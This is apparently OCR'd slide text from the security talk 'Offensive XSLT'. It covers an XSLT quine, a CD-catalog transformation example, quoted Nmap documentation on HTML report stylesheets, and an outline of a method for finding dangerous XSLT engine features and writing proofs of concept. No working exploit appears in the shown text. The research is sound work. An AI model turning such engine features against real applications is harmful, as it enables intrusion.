
HTTP://EN.WIKIPEDIA.ORG/WIKI/QUINE_(COMPUTING)




```
<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="xml" encoding="utf-8" />
  <xsl:variable name="s">
    &lt;xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"&gt;
    &lt;xsl:output method="xml" encoding="utf-8" /&gt;
    &lt;xsl:variable name="s"&gt;&lt;/xsl:variable&gt;
    &lt;xsl:template match="/"&gt;
    &lt;xsl:value-of select="substring($s,1,148)" disable-output-escaping="yes" /&gt;
    &lt;xsl:value-of select="$s" /&gt;
    &lt;xsl:value-of select="substring($s,149)" disable-output-escaping="yes" /&gt;
    &lt;/xsl:template&gt;
    &lt;/xsl:stylesheet&gt;
  </xsl:variable>
  <xsl:template match="/">
    <xsl:value-of select="substring($s,1,148)" disable-output-escaping="yes" />
    <xsl:value-of select="$s" />
    <xsl:value-of select="substring($s,149)" disable-output-escaping="yes" />
  </xsl:template>
</xsl:stylesheet>
```

HTTP://WWW2.INFORMATIK.HU-BERLIN.DE/~OBECKER/XSLT/

EXAMPLE #1




```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<catalog>
  <cd>
    <title>Empire Burlesque</title>
    <artist>Bob Dylan</artist>
    <country>USA</country>
    <company>Columbia</company>
    <price>10.90</price>
    <year>1985</year>
  </cd>
.
.
</catalog>
```



My CD Collection

Title	Artist
Empire Burlesque	Bob Dylan
Hide your heart	Bonnie Tyler
Greatest Hits	Dolly Parton
Still got the blues	Gary Moore
Eros	Eros Ramazzotti
One night only	Bee Gees
Sylvias Mother	Dr.Hook
Maggie May	Rod Stewart
Romanza	Andrea Bocelli
When a man loves a woman	Percy Sledge
Black angel	Savage Rose
1999 Grammy Nominees	Many
For the good times	Kenny Rogers
Big Willie style	Will Smith
Tupelo Honey	Van Morrison
Soulsville	Jorn Hoel
The very best of	Cat Stevens
Stop	Sam Brown
Bridge of Spies	T`Pau
Private Dancer	Tina Turner
Midt om natten	Kim Larsen



```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">
  <html>
  <body>
  <h2>My CD Collection</h2>
    <table border="1">
      <tr bgcolor="#9acd32">
        <th>Title</th>
        <th>Artist</th>
      </tr>
      <xsl:for-each select="catalog/cd">
      <tr>
        <td><xsl:value-of select="title"/></td>
        <td><xsl:value-of select="artist"/></td>
      </tr>
      </xsl:for-each>
    </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

```
$> xsltproc catalog2xhtml.xsl catalog.xml > catalog.html
```

EXAMPLE #2

Offline transformation from XML to XHTML
Opening of the XHTML file in a browser
Visualization of the content

2 WAYS

Opening of the XML file in a browser
On the fly transformation to XHTML
Visualization of the content

Opening o

On the fly

Visua

Creating HTML Reports

Nmap does not have an option for saving scan results in HTML, however it is possible to convert XML output to HTML automatically. An Nmap XML output file usually contains a reference to an XSL stylesheet called `nmap.xsl` that describes how the transformation takes place.

The XML processing instruction that says where the stylesheet can be found will look something like

```
<?xml-stylesheet href="/usr/share/nmap/nmap.xsl" type="text/xsl"?>
```

The exact location may be different depending on the platform and how Nmap was configured.

Such a stylesheet reference will work fine when viewing scan results on the same machine that initiated the scan, but it will not work if the XML file is transferred to another machine where the `nmap.xsl` file is in a different place or absent entirely. To make the XML styling portable, give the `--webxml` option to Nmap. This will change the processing instruction to read

```
<?xml-stylesheet href="http://nmap.org/svn/docs/nmap.xsl" type="text/xsl"?>
```

The resultant XML output file will render as HTML on any web-connected machine. Using the network location in this fashion is often more useful, but the local copy of `nmap.xsl` is used by default for privacy reasons.

To use a different stylesheet, use the `--stylesheet <file>` option. Note that `--webxml` is an alias for `--stylesheet http://nmap.org/svn/docs/nmap.xsl`. To omit the stylesheet entirely, use the option `--no-stylesheet`.

Creating HTML Reports

Nmap does not have an option for saving scan results in HTM
automatically. An Nmap XML output file usually contains a r
transformation takes place.

The XML processing instruction that says where the styleshe

```
<?xml-stylesheet href="/usr/share/nmap/nmap.xsl"
```

The exact location may be different depending on the platfor

Such a stylesheet reference will work fine when viewing scar
if the XML file is transferred to another machine where the n
styling portable, give the `--webxml` option to Nmap. This wil

```
<?xml-stylesheet href="http://nmap.org/svn/docs/n
```

The resultant XML output file will render as HTML on any we

OFFENSIVE XSLT

NICOLAS GREGOIRE
AKA NICOB
HTTP://WWW.AGARRI.FR/

OVERVIEW

XSLT ?

METHODOLOGY


RISKS

VULNERABILITIES

EXPLOITATION

CONCLUSION

METHODOLOGY


Select some XSLT engines
Enumerate theirs features
Identify the dangerous ones
For each dangerous feature, write a PoC
For each format, write a "container"
Test on numerous applications
Profit !


Select some XSLT engines

GENERALIST

libxslt (Gnome)
Saxon (Saxonica)
Xalan-J (Apache)
Xalan-C (Apache)
MSXML (Microsoft)
…

SPECIFIC

Presto (Opera)
AltovaXML (Altova)
Transformiix (Firefox)
...



Nom	Version	URL
Xalan-C	1.10	http ://xml.apache.org/xalan-c/
Xalan-J	2.7.1	http ://xml.apache.org/xalan-j/
libxslt	1.1.26	http ://xmlsoft.org/XSLT/
MSXML	6.0	http ://msdn.microsoft.com/en-us/library/ms763742.aspx
Transformiix	1.9.2	http ://www.mozilla.org/projects/xslt/
Presto	2.7.62	http ://www.opera.com/docs/specs/presto27/
Saxon-B pour Java	9.0.0.4	http ://saxon.sourceforge.net/

Enumerate theirs features

↓

STANDARDS

XSLT 2.0

W3C - 2007

